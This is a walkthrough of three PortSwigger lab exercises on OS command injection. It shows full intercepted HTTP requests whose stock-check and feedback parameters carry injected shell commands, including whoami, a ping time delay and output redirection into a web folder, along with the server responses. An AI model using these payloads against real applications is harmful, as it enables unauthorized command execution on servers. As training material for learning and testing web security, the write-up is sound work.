OS command injection

OS Command Injection is a web application vulnerability that occurs when an application takes user-supplied input and passes it directly into the system shell (OS command line) without proper validation or sanitization. This allows an attacker to execute arbitrary commands on the server.

1. Lab: OS command injection, simple case

Steps Performed:

1. Access the Target Functionality


- Navigated to the product page on the lab application.
- Used the "Check stock" feature, which triggered a request to the server with product and store IDs as parameters.

2. Intercept the Request in Burp Suite

- Enabled the Proxy tab in Burp Suite.
- Captured the outgoing HTTP request generated by clicking "Check stock."
- Observed that the request contained a parameter named storeId.

3. Inject the Malicious Payload

- Modified the intercepted request to append the whoami command.
- Modified request parameter:



```
POST /product/stock HTTP/2
Host: 0a1700240495d7f781f81b5d00080022.web-security-academy.net
Cookie: session=1S12CXiaW17YqGgBj0OPYYCoK8hLI6po
Content-Length: 36
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
Content-Type: application/x-www-form-urlencoded
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: */*
Origin: https://0a1700240495d7f781f81b5d00080022.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a1700240495d7f781f81b5d00080022.web-security-academy.net/product?produ
ctId=1
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

productId=1+%26+whoami+%23&storeId=1
```


- The | operator was used to chain the whoami command with the existing shell command.

4. Forward the Modified Request

- Sent the manipulated request to the server.
- The server executed the injected command along with the intended stock check command.

5. Observe the Server Response

- The HTTP response included the output of the whoami command.




```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 13

peter-H1P9Dg

```

- This confirmed that the application was vulnerable to OS Command Injection.



2. Lab: Blind OS command injection with time delays

Steps Performed:

1. Access the Target Functionality

- Navigated to the lab's "Submit feedback" feature.


- Entered feedback details (name, email, comments) which were sent to the server for processing.

2. Intercept the Request in Burp Suite

- Enabled the Proxy tab in Burp Suite.
- Submitted a test feedback form and captured the HTTP POST request.
- Observed that the request included an email parameter.

3. Inject the Malicious Payload

- Modified the intercepted request to include a command injection payload that triggers a 10-second delay.
- Modified parameter:
- The `||` operator ensures that the injected ping command is executed regardless of the original command's success.




```
POST /feedback/submit HTTP/2
Host: 0a1d009a03f123aa800c1cce00f100a7.web-security-academy.net
Cookie: session=jzIKgbTDND1kciX0jTXkI9HkJBxa1GXn
Content-Length: 125
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
Content-Type: application/x-www-form-urlencoded
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: */*
Origin: https://0a1d009a03f123aa800c1cce00f100a7.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a1d009a03f123aa800c1cce00f100a7.web-security-academy.net/feedback
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

csrf=xxELBSv3RLGQ8B0E7Gj30kra61fBaFPF&name=Anna&email=x||ping+-c+10+127.0.0.1||
&subject=Submitting+a+feedback&message=Good%7C
```

4. Forward the Modified Request

- Forwarded the manipulated request to the server.

- Observed that the server response was delayed by approximately 10 seconds.



```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2

{
}
```

5. Observe the Effect

- The HTTP response did not directly display command output (blind injection).
- However, the deliberate time delay confirmed that the injected command executed successfully.

Lab: Blind OS command injection with time delays

3. <u>Lab: Blind OS command injection with output redirection</u>

<u>Steps Performed:</u>

1. Access the Target Functionality


- Navigated to the lab's "Submit feedback" form.
- Entered sample feedback details (name, email, comments) which were sent to the server.

2. Intercept the Request in Burp Suite

- Enabled the Proxy tab in Burp Suite.
- Submitted the feedback form and captured the HTTP POST request.
- Observed that the request contained the parameter email.

3. Inject the Malicious Payload

- Modified the email parameter to inject the whoami command and redirect its output to a writable folder.
- Modified parameter:
- The payload executed the whoami command and redirected its output into /var/www/images/output.txt.


Request


Pretty Raw Hex

```
POST /feedback/submit HTTP/2
Host: 0a2400e804f7511182ecf6f10004000d.web-security-academy.net
Cookie: session=X05VpFKIizgYpYwQWd7LGZKOo4sZe9YL
Content-Length: 140
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
Content-Type: application/x-www-form-urlencoded
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: */*
Origin: https://0a2400e804f7511182ecf6f10004000d.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a2400e804f7511182ecf6f10004000d.web-security-academy.net/feedback
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

csrf=03NgHNwWZwZsAuWLYW1PhonuuaHmbwIq&name=Anna&email=
||whoami>/var/www/images/output.txt||&subject=Submitting+a+feedback&message=
Good%21%21
```

4. Access the Output File


- Used Burp Suite to intercept and modify a request for a product image.
- Modified the filename parameter to request the file containing the redirected output.


Request

Pretty Raw Hex

```
GET /image?filename=output.txt HTTP/2
Host: 0a2400e804f7511182ecf6f10004000d.web-security-academy.net
Cookie: session=X05VpFKIizgYpYwQWd7LGZKOo4sZe9YL
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer:
https://0a2400e804f7511182ecf6f10004000d.web-security-academy.net/product?produ
ctId=1
Accept-Encoding: gzip, deflate, br
Priority: u=2, i
```

- Forwarded the request and received the contents of the file.



```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 13

peter-HcokOX

```

5. Observe the Result

- The HTTP response displayed the output of the injected whoami command.
- This confirmed that the application was vulnerable to blind OS command injection with output redirection.

Lab: Blind OS command injection with output redirection